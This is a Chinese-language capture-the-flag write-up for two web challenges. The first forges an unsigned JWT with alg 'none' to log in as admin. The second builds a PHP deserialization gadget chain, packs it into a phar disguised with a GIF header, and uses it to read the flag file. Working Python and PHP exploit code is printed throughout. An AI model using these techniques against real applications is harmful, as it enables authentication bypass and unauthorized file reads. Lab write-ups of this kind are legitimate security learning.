[HFCTF2020]EasyLogin
思路
先注册后登录,全程开YAKIT
这里有个很像JWT的东西

用jwt.io解密之后是这个

到这里就没有头绪了,看WP
解题
首先,在js文件里面有提示

/static/js/app.js
提示我们这是koa的框架,koa的默认目录结构可以在网上找到:
koa并没有统一的框架,但大致是这样

controllers/app.js包含主要业务逻辑
这里看/controllers/api.js(不知道这个路径怎么来的,目录爆破?
从koa得知这个路径的过程过于玄学,先不用这个
我们解密JWT后得到一些信息。从网上得知JWP令牌的加密方式设为none时,就不会进行验证而是直接读取了,但好像要服务器的JWT库支持无加密。这道题是显然支持,下面尝试
当输入alg为none时,jwt.io直接不工作了。JWT的标准是前两段base64加密,可以用代码解决:
这里提供了两种方式
注意:一定一定要去除末尾的=
import base64, re

part1 = '{"alg":"none","typ":"JWT"}'
part2 = '{"secretid":[],"username":"admin","password":"123456","iat":1730717070}'
print(
    re.sub(
        "=",
        "",
        str(
            base64.b64encode(part1.encode('utf-8')) + '.'.encode('utf-8') +
            base64.b64encode(part2.encode('utf-8')) + '.'.encode('utf-8')
        )
    )
)

import jwt
token = jwt.encode(
    {
        "secretid": [],
        "username": "admin",
        "password": "123456",
        "iat": 1730719890
    },
    algorithm="none",
    key=""
).encode(encoding='utf-8')

print(token)

之后修改cookie尝试拿到flag,发现按钮没有用,抓包看看
结束
注意
- 不要忘了js文件也可能成为关键点
- 当遇到一个框架时,从框架本身找找线索
- JWT的标准:base64编码后去除末尾的
=
[SWPUCTF 2018]SimplePHP
思路
发现有文件读取漏洞,通过base.php得知flag在f1ag.php里面,但不能直接读取

先读一读其他文件,这里只放我觉得有用的
class.php
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __construct($name)
    {
        $this->str = $name;
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct($file)
    {
        $this->source = $file;   //$this->source = phar://phar.jpg
        echo $this->source;
    }
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
file.php
<?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
ini_set('open_basedir','/var/www/html/');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
    echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
    $show->source = $file;
    $show->_show();
} else if (!empty($file)){
    die('file doesn\'t exists.');
}
?>
解题
我直接就想到了phar协议,而且题目很仁慈的给了提示(在class.php的第23行
那么,先看看反序列化的构造
尝试通过C1e4r来echo这个f1ag.php的内容
<?php

class C1e4r
{
    public $test;
    public $str;
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}

$a = new C1e4r();
$a -> str = #文件f1ag.php

$a -> __destruct();
$a -> __destruct();会反序列化后,代码执行完毕,变量销毁时自动调用,因此考虑$a -> str即可
发现Test能够读取文件
<?php

class C1e4r
{
    public $test;
    public $str;
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
class Test
{
    public $file;
    public $params;
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}

$a = new C1e4r();
$a -> str = #文件f1ag.php
$b = new Test();
$b -> params = {
    #key => "f1ag.php"
}

$a;
然后看看有没有哪里调用$b的属性的,发现Show里面有:
<?php

class C1e4r
{
    public $test;
    public $str;
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
class Show
{
    public $source;
    public $str;
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}

$a = new C1e4r();
$a -> str = #文件f1ag.php
$b = new Test();
$b -> params = array("source"=>"f1ag.php");
$c = new Show();
$c -> str = array("str"=>$b);

$a;
$c -> __toString();最后,发现$a有echo能触发__toString(),完事
<?php

class C1e4r
{
    public $test;
    public $str;
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
class Show
{
    public $source;
    public $str;
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}

$a = new C1e4r();
$b = new Test();
$b -> params = array("source"=>"f1ag.php");
$c = new Show();
$c -> str = array("str"=>$b);
$a -> str = $c;

// $a;

$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>");  //设置stub,增加gif文件头
$phar->setMetadata($a); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
echo "end";
先弹end再报错,说明成功了
上传上传
function.php里面有上传的函数
<?php
//show_source(__FILE__);
include "base.php";
header("Content-type: text/html;charset=utf-8");
error_reporting(0);
function upload_file_do() {
    global $_FILES;
    $filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
    //mkdir("upload",0777);
    if(file_exists("upload/" . $filename)) {
        unlink($filename);
    }
    move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $filename);
    echo '<script type="text/javascript">alert("上传成功!");</script>';
}
function upload_file() {
    global $_FILES;
    if(upload_file_check()) {
        upload_file_do();
    }
}
function upload_file_check() {
    global $_FILES;
    $allowed_types = array("gif","jpeg","jpg","png");
    $temp = explode(".",$_FILES["file"]["name"]);
    $extension = end($temp);
    if(empty($extension)) {
        //echo "<h4>请选择上传的文件:" . "<h4/>";
    }
    else{
        if(in_array($extension,$allowed_types)) {
            return true;
        }
        else {
            echo '<script type="text/javascript">alert("Invalid file!");</script>';
            return false;
        }
    }
}
?>
看看md5(这里我怎么试都没法构造出md5
题目没有关闭目录索引,直接访问upload就行


然后用phar即可
这里试了半天发现自己忘记改文件名了
明明生成的是phar.phar却一直上传phar.jpg,太蠢了
注意
- 改一下浏览器字体,别再1和l分不清了
- 别犯蠢